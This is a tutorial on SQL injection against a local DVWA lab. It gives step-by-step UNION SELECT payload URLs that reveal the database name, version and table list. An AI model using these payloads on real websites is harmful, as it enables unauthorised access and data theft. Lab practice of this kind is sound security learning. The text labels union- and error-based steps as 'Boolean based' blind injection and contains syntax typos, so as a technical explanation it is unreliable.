**Blind Based SQL Injection**

**what is Based Sql injection ?**

Blind SQL (Structured Query Language) injection is a type of [SQL Injection](https://owasp.org/www-community/attacks/SQL_Injection) attack that asks the database true or false questions and determines the answer based on the applications response. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.

When an attacker exploits SQL injection, sometimes the web application displays error messages from the database complaining that the SQL Query’s syntax is incorrect. Blind SQL injection is nearly identical to normal [SQL Injection](https://owasp.org/www-community/attacks/SQL_Injection), the only difference being the way the data is retrieved from the database. When the database does not output data to the web page, an attacker is forced to steal data by asking the database a series of true or false questions. This makes exploiting the SQL Injection vulnerability more difficult, but not impossible.

**When we use blind based sql injection ?**

When we brake the query if we can not get the error , we can use the blind based sql injection.

**There are two type of blind based sql Injection :**

1.Boolean based sql injection.

2.Time based sql injection.

**1.Boolean based sql Injection :**

The following steps describe the union based injection :-

Target :- dvwa

Change the dvwa security to “LOW”;

**step 1:-** To find 'GET' parameter

like :- 1.id=cat

2.id=1

3.id=query

click on sql injection and type any number and submit

we can get the get perameter



http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#


step 2 :- To generate a SQL error, to break the

query.

So that we can get which database it has been buit

<http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=1>’ and 1=1 &Submit=Submit#

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''' at line 1




Step 3 :- To count the number of columns, in the

web application.

For counting the number of columns, we will use order by

firstly we will check from 10 , 5 and so on .

<http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=1>' and 1=1 orderby 2--+ &Submit=Submit#




Here we got result

so it has 2 columns .

Step 4 :- get the the database name with union select

<http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=1>' and 1=1 union select 1,database()--+ &Submit=Submit#


Here we get the name of the database a dvwa



Step 5 :-find out the version


This command will help to find out the version

<http://127.0.0.1/dvwa/vulnerabilites/sqli/?id=1>’ and 1=1 union select 1,version() --+ &submit=submit#



Step 6:- Get the information\_schema table details

<http://127.0.0.1/dvwa/vulnerabilities/sqli/?id=1>' and 1=1 union select 1,table\_name from information\_schema.tables--+ &Submit=Submit#



Here we the information\_schema table

